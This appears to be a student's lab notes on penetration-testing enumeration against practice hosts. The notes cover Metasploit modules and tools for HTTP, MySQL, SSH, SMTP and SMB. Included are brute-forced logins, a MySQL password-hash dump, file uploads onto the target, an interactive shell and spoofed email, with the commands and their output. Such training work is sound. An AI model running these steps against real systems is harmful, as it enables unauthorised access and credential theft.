In this manner, when executing run, we're getting the header from http response to the website /secure. if the website we were targeting was sport.es, then /secure means sport.es/secure (/ is the root of the website , this is, sport.es). In other words, if we set RHOSTS sport.es , then / in TARGETURI is basically sport.es .

Important 👆

(*)

`run`



The relevant info above is the green rectangle: what we can extract is the header says that is required a log-in (typical user & pass display, to access the URL (**/secure**) content.

module 4: auxiliary/scanner/http/brute_dirs

`run`

The module performed directory brute-forcing by requesting common paths to see if it exist.. It found **/doc/** and **/pro/** directories.

module 5: auxiliary/scanner/http/dir_scanner

this module performs the same as module 4. with this one we find more directories.


Alternative DICTIONARY : /usr/share/metasploit-framework/data/wordlists/directory.txt

module 6 : auxiliary/scanner/http/dir_listing

This module checks if a web directory is direcly browsable and shows its files/folders.Not like a typical website display like for example sport.es/barcelona.

now we'll investigate the /data directory, see screenshot **(*)**

```
set PATH /data
```




nothing..

module 7 : auxiliary/scanner/http/files_dir

This module guesses filenames inside that path, even if the path is just a normal website page. Imagine website is sport.es/es. So this module tries to find existing files inside it just as sport.es/es/robots.txt; sport.es/es/config.bak; sport.es/es/index.old

```
run
```




we found some existing files inside root (/) !

module 8 : auxiliary/scanner/http/http_put

This module is just to upload a file in the directory specified. Is just a irrelevant file, just to practise, bc in a real scenario we could upload a file could seriously compromise the target server:

```
set PATH /data  # where on the web server the module will try to upload the file

set FILENAME test.txt # the file

set FILEDATA "Hello how're you, this is just a test"  #the file symbolic content

run
```




uploaded successfully.

Note: If the file test.txt already exists, the module will overwrite it

Before moving on to next module, we'll practice to download and open the content of this file, and make sure the content is the one we set previously:

```
wget http://victim-1:80/data/test.txt

cat test.txt
```

Note: remember as explained in footprinting pdf, when performing get command, is automatically download the file into our PC.



Perfect!


Now we'll delete this file, so we open again the module auxiliary/scanner/http/http_put, but we change ACTION from PUT to DELETE:

```
set PATH /data #same

set FILENAME test.txt #same

set ACTION DELETE #NEW
```

module 9 : auxiliary/scanner/http/http_login

In module 3 we saw that `/secure` requires log-in authentication. With module 9, we'll try to find the correct credentials:

```
set AUTH_URI /secure/

run
```



user bob, passw 123321 is the correct!

MYSQL

=A login website can store website's usernames and passwords in MySQL. If an attacker exploits a vulnerability, they may be able to read, modify, or delete that data.

Important: A MySQL server can contain **two different kinds of credential-related data**:

First, it stores MySQL accounts, such as root or guest. These belong to the MySQL service itself, and their purpose is to log in to the MySQL server and control what actions are allowed there, such as reading data, creating databases, or managing privileges.

Second, it can also store website or application users inside databases and tables created by an app. These may include usernames, emails, password hashes, reset tokens, or session data. Their purpose is to log in to the website or application, not to the MySQL service itself.

So, both can be stored on the same MySQL server, but they serve different purposes

module 1 : auxiliary/scanner/mysql/mysql_version

```
setg RHOSTS 192.143.6.3
```

```
msf5 auxiliary(scanner/mysql/mysql_version) > run

[+] 192.143.6.3:3306      - 192.143.6.3:3306 is running MySQL 5.5.61-0ubuntu0.14.04.1 (protocol 10)
```


now we've the version, we have to know that usually, authentication credentials are required to access to the mySQL duse atabase:

module 2 : auxiliary/scanner/mysql/mysql_login

`set USERNAME root` (root has always privileges, so we fix it and we'll perform brute force with passwords)

```
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
```

```
run
```



Once we got the passw twinkle, we use the following module in order to get enumeration of the MySQL database behind the target:

module 3 : auxiliary/admin/mysql/mysql_enum

```
msf5 auxiliary(admin/mysql/mysql_enum) > set PASSWORD twinkle
PASSWORD => twinkle
msf5 auxiliary(admin/mysql/mysql_enum) > set USERNAME root
USERNAME => root
```

```
run
```

```
msf5 auxiliary(admin/mysql/mysql_enum) > run
[*] Running module against 192.143.6.3

[*] 192.143.6.3:3306 - Running MySQL Enumerator...
[*] 192.143.6.3:3306 - Enumerating Parameters
[*] 192.143.6.3:3306 -  MySQL Version: 5.5.61-0ubuntu0.14.04.1
[*] 192.143.6.3:3306 -  Compiled for the following OS: debian-linux-gnu
[*] 192.143.6.3:3306 -  Architecture: x86_64
[*] 192.143.6.3:3306 -  Server Hostname: victim-1
[*] 192.143.6.3:3306 -  Data Directory: /var/lib/mysql/
[*] 192.143.6.3:3306 -  Logging of queries and logins: OFF
[*] 192.143.6.3:3306 -  Old Password Hashing Algorithm OFF
[*] 192.143.6.3:3306 -  Loading of local files: ON
[*] 192.143.6.3:3306 -  Deny logins with old Pre-4.1 Passwords: OFF
[*] 192.143.6.3:3306 -  Allow Use of symlinks for Database Files: YES
[*] 192.143.6.3:3306 -  Allow Table Merge:
[*] 192.143.6.3:3306 -  SSL Connection: DISABLED
[*] 192.143.6.3:3306 - Enumerating Accounts:
[*] 192.143.6.3:3306 -  List of Accounts with Password Hashes:
[+] 192.143.6.3:3306 -          User: root Host: localhost Password Hash: *A0E23B565BACCE3E70D223915ABF2554B2540144
[+] 192.143.6.3:3306 -          User: root Host: 891b50fafb0f Password Hash:
[+] 192.143.6.3:3306 -          User: root Host: 127.0.0.1 Password Hash:
[+] 192.143.6.3:3306 -          User: root Host: ::1 Password Hash:
[+] 192.143.6.3:3306 -          User: debian-sys-maint Host: localhost Password Hash: *F4E71A0BE028B3688230B992EEAC70BC598F
[+] 192.143.6.3:3306 -          User: root Host: % Password Hash: *A0E23B565BACCE3E70D223915ABF2554B2540144
[+] 192.143.6.3:3306 -          User: filetest Host: % Password Hash: *81F5E21E35407D884A6CD4A731AEBFB6AF209E1B
```

So basically, we're getting very important info of our target ip (MySQL server), by login in his running MySQL database.

Important: These are credentials for accessing the MySQL server/service, not the stored in MySQL database.

module 4 : auxiliary/admin/mysql/mysql_sql

```
msf5 auxiliary(admin/mysql/mysql_sql) > set PASSWORD twinkle
PASSWORD => twinkle
msf5 auxiliary(admin/mysql/mysql_sql) > set USERNAME root
USERNAME => root
```

run

When running, gives info that we already knew with the previous modules.

So we'll change the options:


```
msf5 auxiliary(admin/mysql/mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   PASSWORD  twinkle           no        The password for the specified username
   RHOSTS    192.143.6.3       yes       The target address range or CIDR identifier
   RPORT     3306              yes       The target port (TCP)
   SQL       select version()  yes       The SQL to execute.
   USERNAME  root              no        The username to authenticate as

msf5 auxiliary(admin/mysql/mysql_sql) > set SQL show databases;
SQL => show databases;
msf5 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 192.143.6.3

[*] 192.143.6.3:3306 - Sending statement: 'show databases;'...
[*] 192.143.6.3:3306 -  | information_schema |
[*] 192.143.6.3:3306 -  | mysql |
[*] 192.143.6.3:3306 -  | performance_schema |
[*] 192.143.6.3:3306 -  | upload |
[*] 192.143.6.3:3306 -  | vendors |
[*] 192.143.6.3:3306 -  | videos |
[*] 192.143.6.3:3306 -  | warehouse |
[*] Auxiliary module execution completed
msf5 auxiliary(admin/mysql/mysql_sql) >
```

MYSQL DATABASES
STORED IN THE TARGET
(MYSQL SERVER)

In the screenshot above, we got valuous info.


module 5 : auxiliary/admin/mysql/mysql_schemadump

This module shows the content of the databases in out target MySQL server.




```
run
```

Given that this is just a demonstration lab, there are empty:



The first 4 modules used in this lab are exactly the same as the exposed in this pdf above.

However, there are also used additional modules. I'll comment in this section, maybe can be useful in the future:

module 6 : auxiliary/scanner/mysql/mysql_file_enum

```
set USERNAME root

set PASSWORD twinkle

set FILE_LIST /usr/share/metasploit-framework/data/wordlists/directory.txt

run
```

```
msf6 auxiliary(scanner/mysql/mysql_file_enum) > run

[+] 192.229.195.3:3306 - /tmp is a directory and exists
[+] 192.229.195.3:3306 - /etc/passwd is a file and exists
[+] 192.229.195.3:3306 - /root is a directory and exists
[+] 192.229.195.3:3306 - /home is a directory and exists
[+] 192.229.195.3:3306 - /etc is a directory and exists
[+] 192.229.195.3:3306 - /etc/hosts is a file and exists
[+] 192.229.195.3:3306 - /usr/share is a directory and exists
[+] 192.229.195.3:3306 - /etc is a directory and exists
[*] demo.ine.local:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

☝ The module logs into the remote MySQL server thanks to the credentials provided, and uses the directories listed in directory.txt to check if those files or directories exist on the target machine. In this case, it confirms that some paths (such as /tmp, /root, and /etc/passwd) are present, and it also shows whether each one is a file or a directory.

module 7 : auxiliary/scanner/mysql/mysql_hashdump

```
set USERNAME root

set PASSWORD twinkle

run
```

```
msf6 auxiliary(scanner/mysql/mysql_hashdump) > run

[+] 192.229.195.3:3306 - Saving HashString as Loot: root:*A0E23B565BACCE3E70D223915ABF2554B2540144
[+] 192.229.195.3:3306 - Saving HashString as Loot: root:
[+] 192.229.195.3:3306 - Saving HashString as Loot: root:
[+] 192.229.195.3:3306 - Saving HashString as Loot: root:
[+] 192.229.195.3:3306 - Saving HashString as Loot: debian-sys-maint:*F4E71A0BE028B3688230B992EEAC70BC598FA723
[+] 192.229.195.3:3306 - Saving HashString as Loot: root:*A0E23B565BACCE3E70D223915ABF2554B2540144
[+] 192.229.195.3:3306 - Saving HashString as Loot: filetest:*81F5E21E35407D884A6CD4A731AEBFB6AF209E1B
[+] 192.229.195.3:3306 - Saving HashString as Loot: ultra:*94BDCEBE19083CE2A1F959FD02F964C7AF4CFC29
[+] 192.229.195.3:3306 - Saving HashString as Loot: guest:*17FD2DDCC01E0E66405FB1BA16F033188D18F646
[+] 192.229.195.3:3306 - Saving HashString as Loot: gopher:*027ADC92DD1A83351C64ABCD8BD4BA16EEDA0AB0
[+] 192.229.195.3:3306 - Saving HashString as Loot: backup:*E6DEAD2645D88071D28F004A209691AC60A72AC9
[+] 192.229.195.3:3306 - Saving HashString as Loot: sysadmin:*78A1258090DAA81738418E11B73EB494596DFDD3
```

☝ This module logs into the MySQL server and dumps the MySQL user and passwords (used to authenticate in MySQL server) in hash format.

Note: the server usually does not store the plaintext password: what it stores is often only the hash. So the attacker wants the hash because that is the credential material that is actually available to steal.

module 8 : auxiliary/scanner/mysql/mysql_writable_dirs

```
set USERNAME root

set PASSWORD twinkle

set DIR_LIST /usr/share/metasploit-framework/data/wordlists/directory.txt

run
```

```
msf6 auxiliary(scanner/mysql/mysql_writable_dirs) > run

[!] 192.89.45.3:3306 - For every writable directory found, a file called hKntHGFa with the text test will be written to the directory.
[*] 192.89.45.3:3306 - Login...
[*] 192.89.45.3:3306 - Checking /tmp...
[+] 192.89.45.3:3306 - /tmp is writeable
[*] 192.89.45.3:3306 - Checking /etc/passwd...
[!] 192.89.45.3:3306 - Can't create/write to file '/etc/passwd/hKntHGFa' (Errcode: 20)
[*] 192.89.45.3:3306 - Checking /etc/shadow...
[!] 192.89.45.3:3306 - Can't create/write to file '/etc/shadow/hKntHGFa' (Errcode: 20)
[*] 192.89.45.3:3306 - Checking /root...
[+] 192.89.45.3:3306 - /root is writeable
[*] 192.89.45.3:3306 - Checking /home...
[!] 192.89.45.3:3306 - Can't create/write to file '/home/hKntHGFa' (Errcode: 13)
[*] 192.89.45.3:3306 - Checking /etc...
[!] 192.89.45.3:3306 - Can't create/write to file '/etc/hKntHGFa' (Errcode: 13)
[*] 192.89.45.3:3306 - Checking /etc/hosts...
[!] 192.89.45.3:3306 - Can't create/write to file '/etc/hosts/hKntHGFa' (Errcode: 20)
[*] 192.89.45.3:3306 - Checking /usr/share...
[!] 192.89.45.3:3306 - Can't create/write to file '/usr/share/hKntHGFa' (Errcode: 13)
[*] 192.89.45.3:3306 - Checking /etc/config...
[!] 192.89.45.3:3306 - Can't create/write to file '/etc/config/hKntHGFa' (Errcode: 2)
```

☝ This module logs into the remote MySQL server and checks which paths on the target system are writable. In order to check it, we'll try to write in every directory.txt path, a file called hKntHGFa with the text test If it succeeds, the path is writable; if it fails, it is not.

SSH enumeration

= SSH encrypts the communication channel, preventing man-in-the-middle attacks, unlike telnet, which doesn't, sending plain text. SSH keys are better than passwords because they offer more secure authentication (ssh key uses a very long key, usually much longer than the default plain text passwd, and also it works with public and private key => much more secure).

module 1 : auxiliary/scanner/ssh/ssh_version

```
run
```

```
msf5 auxiliary(scanner/ssh/ssh_version) > run

[+] 192.30.120.3:22       - SSH server version: SSH-2.0-OpenSSH_7.9p1 Ubuntu-10 ( service.version=7.9p1 openssh.comment=Ubuntu-10 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:7.9p1 os.vendor=Ubuntu os.family=Linux os.product=Linux os.version=19.04 os.cpe23=cpe:/o:canonical:ubuntu_linux:19.04 service.protocol=ssh fingerprint_db=ssh.banner )
```

Note: As seen in the green box, the version of Ubuntu marked there is the correct one

module 2: auxiliary/scanner/ssh/ssh_login

```
set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt

set PASS_FILE /usr/share/metasploit-framework/data/wordlists/common_passwords.txt
```

```
run
```

We found the credentials:

```
msf5 auxiliary(scanner/ssh/ssh_login) > run

[+] 192.30.120.3:22 - Success: 'sysadmin:hailey'
```

Note: login modules, automatically save the user & passw in the workspace we created (we just did `workspace -a SSH_Enum` at the beginning of the exercise):

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type            Information                          Connection
  --  ----  ----            -----------                          ----------
  1         shell unknown   SSH sysadmin:hailey (192.30.120.3:22) 192.30.120.2:34395 -> 192.30.120.3:22 (192.30.120.3)
```

☝ look carefully the green rectangle: it indirectly says that if we activate session #1, we switch from 192.30.120.**2** (our PC) to 192.30.120.**3** (remote device).

What the current module did after finding the credentials was:

instantly log in with the correct credentials to the SSH service running on the target, so we were remotely connected to the target via SSH (new SSH session started).

Very important to understand that 👆.

So if I type :

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions 1
```

We are moving instantly to the remote session (**.3** device)


So we're in the remote host terminal. We immediately type the following command, so we're opening a interactive (`-i`) shell:

```
/bin/bash -i
```

module 3: auxiliary/scanner/ssh/ssh_enumusers

```
set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
```

```
run
```




In this manner, **with this module we got the names of the users within our target IP device**.

SSH LAB


We just run the ssh modules 1 and 2 (above in this pdf).

Right after, i enter into the session (5 sessions can be seen bc were found more than 1 correct credentials, so with every credentials the module found, he started a new session:




Given that I performed ls, whoami, and nothing is displayed, i'll search the whole system for the word "flag" this way:

```
find / -name "flag"
```




eventually we got it:



to see the content of this directory:

```
cat /flag
```



SMTP enumeration


module 1: auxiliary/scanner/smtp/smtp_version

```
run
```

the version is highlighted in green. On the other hand, the hostname of the server (domain name) is openmailbox.xyz.

module 2: auxiliary/scanner/stmp/stmp_enum


```
run
```



☝ the module has discovered usernames that matched the default user list provided in this module. These discovered usernames may correspond to

- a valid email account name on that smtp server (who serves people who own mail accounts) , such as eliasvallina@gmail.com
- but some of these users may also refer to the server system or internal mail adresses rather than real personal users.

SMTP LAB




👆 we performed nmap, and we see port 25 is opened in the target indeed.

Since target SMTP service is active and the target port is opened and waiting for any connection:

Step 3: Connect to SMTP service using netcat and retrieve the hostname of the server (domain name).

root@ine : `nc demo.ine.local 25`




☝ with netcat command, we're obtaining the service the target is providing , as it's a SMTP server on his port 25. He's listening to any client willing to connect to that port, in order to use the service offered.

Very important ☝

Step 4: Does user "admin" exist on the server machine? Connect to SMTP service using netcat and check manually.

`VRFY admin`



Yes, it does exist!

So we can see the server has a mail user called *admin*.

Step 5: Does user "commander" exist on the server machine? Connect to SMTP service using netcat and check manually.

No, we did same as step 4 and no user exists with that name.

Step 6: What commands can be used to check the supported commands/capabilities? Connect to SMTP service using telnet and check.

In other words, it's asking:

After connecting to the SMTP server with telnet, which SMTP command should you type to make the server show the commands or capabilities it supports/admits?

command:

`EHLO pepe` == **Hello SMTP server, I am pepe. Tell me what capabilities you support.**

☝ the server returns a list of capabilities it supports.

Very important:

in command: `telnet demo.ine.local 25` we're **not** saying:

"connect to the Telnet service" (remember in the first screenshot in this pdf in the SMTP LAB section, we saw only port 25 , the SMTP one, is opened. Neither Telnet nor any other service is opened in our target). but rather: "use the telnet program to open a TCP connection to demo.ine.local on port 25".

For this kind of purpose 👆, better use telnet, ssh command is necessarily oriented to SSH service.

The dark green square gives us the features the SMTP server admits exactly. Don't need to dive into it for now.

Very important: imagine elias.vallina@upc.edu. This means it must exist a SMTP server to all the **upc.edu** domain.

In the current module, as displayed within the dark red square above, it's saying this SMTP server is serving the **openmailbox-xyz**, instead of **upc.edu**.

Step 7: How many of the usernames present in the dictionary /usr/share/commix/src/txt/usernames.txt exist on the server? Use smtp-user-enum tool for this task.

Given that i don't know how to use this tool, i use *help* option:

```
┌──(root㉿INE)-[~]
└─# smtp-user-enum help
smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

Usage: smtp-user-enum [options] ( -u username | -U file-of-usernames ) ( -t host | -T file-of-targets )

options are:
        -m n     Maximum number of processes (default: 5)
        -M mode  Method to use for username guessing EXPN, VRFY or RCPT (default: VRFY)
        -u user  Check if user exists on remote system
        -f addr  MAIL FROM email address.  Used only in "RCPT TO" mode (default: user@example.com)
        -D dom   Domain to append to supplied user list to make email addresses (Default: none)
                 Use this option when you want to guess valid email addresses instead of just usernames
                 e.g. "-D example.com" would guess foo@example.com, bar@example.com, etc.  Instead of
                 simply the usernames foo and bar.
        -U file  File of usernames to check via smtp service
        -t host  Server host running smtp service
        -T file  File of hostnames running the smtp service
        -p port  TCP port on which smtp service runs (default: 25)
        -d       Debugging output
        -w n     Wait a maximum of n seconds for reply (default: 5)
        -v       Verbose
        -h       This help message

Also see smtp-user-enum-user-docs.pdf from the smtp-user-enum tar ball.

Examples:

$ smtp-user-enum -M VRFY -U users.txt -t 10.0.0.1
$ smtp-user-enum -M EXPN -u admin1 -t 10.0.0.1
$ smtp-user-enum -M RCPT -U users.txt -T mail-server-ips.txt
$ smtp-user-enum -M EXPN -D example.com -U users.txt -t 10.0.0.1
```

`smtp-user-enum -U /usr/share/commix/src/txt/usernames.txt -t demo.ine.local`

so this command 👆 basically checks the usernames who are in the target SMTP server and at the same time in the file provided (usr/share/....)

Brief note: no need to specify the port bc the current command already assumes the target server is using the default port.

```
┌──(root㉿INE)-[~]
└─# smtp-user-enum -U /usr/share/commix/src/txt/usernames.txt -t demo.ine.local
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... /usr/share/commix/src/txt/usernames.txt
Target count ............. 1
Username count ........... 125
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Wed Apr 22 16:13:49 2026 #########
 existse.local: admin
 existse.local: administrator
 existse.local: mail
 existse.local: postmaster
 existse.local: root
 existse.local: sales
 existse.local: support
demo.ine.local: www-data exists
```

matching users

image1 👆

Step 8: How many common usernames present in the dictionary /usr/share/metasploit-framework/data/wordlists/unix_users.txt exist on the server? Use suitable metasploit module for this task.

Basically module 2: auxiliary/scanner/stmp/stmp_enum has to be used

`run`

Step 9: Connect to SMTP service using telnet and send a fake mail to root user.

```
telnet demo.ine.local 25
```

Taking into account that in **step 6** we discovered the server works for openmailbox.xyz, and the statement asks to mail the root user, we perform right after the command above 👆, so the Recipient is *root@openmailbox.xyz* **(user@domain)**

mail from: eliasvallina@gmail.com – **it can be any adress.**

rcpt to:root@openmailbox.xyz

data

Subject: Hi Root bro,

This is a fake mail sent using telnet command.

This was written by the Admin user from the attacker.xyz domain.

```
┌──(root㉿INE)-[~]
└─# telnet demo.ine.local 25
Trying 192.232.164.3 ...
Connected to demo.ine.local.
Escape character is '^]'.
220 openmailbox.xyz ESMTP Postfix: Welcome to our mail server.
mail from: eliasvallina@gmail.com
250 2.1.0 Ok
```

👆the server accepted that envelope sender.

Step 10: Send a fake mail to root user using sendemail command.

Given that again i don't know how to use this command, i use *help* option.

i perform the following command but it returns error regarding TLS:

```
┌──(root㉿INE)-[~]
└─# sendemail -f eliasvallina@gmail.com -t root@openmailbox.xyz -m whatsup -s demo.ine.local
Apr 22 20:52:28 ine sendemail[2584]: ERROR ⇒ TLS setup failed: SSL connect attempt failed error:0A000086:SSL routines::certi
ficate verify failed
```

So I disable TLS option (if we type sendemail help, we can see the tls option -o)

definitive command : sendemail -f eliasvallina@gmail.com -t root@openmailbox.xyz -m whatsup -s demo.ine.local -o tls=no

```
┌──(root㉿INE)-[~]
└─# sendemail -f eliasvallina@gmail.com -t root@openmailbox.xyz -m whatsup -s demo.ine.local -o tls=no
Apr 22 20:52:55 ine sendemail[2694]: Email was sent successfully!
```

FINAL LAB ENUMERATION

Flag 1: There is a samba share that allows anonymous access. Wonder what's in there!

Note: The wordlists located in the following directory will be useful:

- /root/Desktop/wordlists

Procedure:

I try the first module, smb_enumshares, set RHOSTS, and SHOWFILES to true, and when I run:

```
msf6 auxiliary(scanner/smb/smb_enumshares) > run

[-] 192.238.52.3:139 - Login Failed: Unable to negotiate SMB1 with the remote host: Expec
[!] 192.238.52.3:445 - peer_native_os is only available with SMB1 (current version: SMB3)
[!] 192.238.52.3:445 - peer_native_lm is only available with SMB1 (current version: SMB3)
[+] 192.238.52.3:445 -   print$ - (DISK) Printer Drivers
[+] 192.238.52.3:445 -   IPC$ - (IPC|SPECIAL) IPC Service (target server (Samba, Ubuntu))
```

we can see the two shares we found: **print$** and **IPC$**.

Next, I try to log in anonymously (-N option (no user, no pass) to one of these shares:

```
┌──(root㉿INE)-[~]
└─# smbclient //target.ine.local/print$ -N
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(root㉿INE)-[~]
└─# smbclient //target.ine.local/IPC$ -N
Try "help" to get a list of possible commands.
smb: \> find / -name "flag"
find: command not found
smb: \> ls
```

The first one denies us access, while the second one lets us in and we get inside. However, when we run ls, nothing appears. We tried everything, but it doesn't show us any flag or anything.

I also tried this other command to list all possible shares on this target without being asked for any password in order to find them: However, we don't get any new results or information that we didn't already have before. We still only have the two shares known so far:

```
┌──(root㉿INE)-[~]
└─# smbclient -L target.ine.local -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (target server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server target.ine.local (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPON
Unable to connect with SMB1 -- no workgroup available
```

